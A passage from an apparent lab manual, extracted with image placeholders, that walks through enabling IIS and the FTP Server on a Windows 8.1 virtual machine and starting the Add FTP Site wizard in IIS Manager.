
1. Login into your **Windows 8.1** virtual machine and hover your mouse cursor to right side corner of desktop and click **Settings**




2. Now click **Control Panel** from the **Settings** options.




3. In All Control Panel Items window click Programs and Features




4. In Programs and Features window click **Turn Windows features on or off** link




5. In Windows Features, check **.NET Framework 3.5 (includes .NET 2.0 and 3.0)**; expand **Internet Information Services**, check **FTP Server, Web Management Tools** and **World Wide Web Services** and click **OK**
6. Wait until its installation is complete and once done, close all the windows and restart **Windows 8.1** virtual machine



7. Once Windows 8.1 machine is restarted follow the **Step 1** and **Step 2** of this task to open **All Control Panel Items** window
8. Now click **Administrative Tools** in **All Control Panel Items** window




**9. In Administrative Tools window double-click Internet Information Services (IIS) Manager**


10. Internet Information Services (IIS) Manager pop-up appears click **No**




11. Internet Information Services (IIS) Manager window appears, expand the **root** folder




12. Right-click **Sites** and select **Add FTP Site** from the context menu




13. Add FTP Site wizard appears, in **FTP site name:** field type **localhost** and in **Content Directory** section click **Browse** button




14. **Browse For Folder** wizard appears choose **C:** (or any drive) click **Make New Folder**



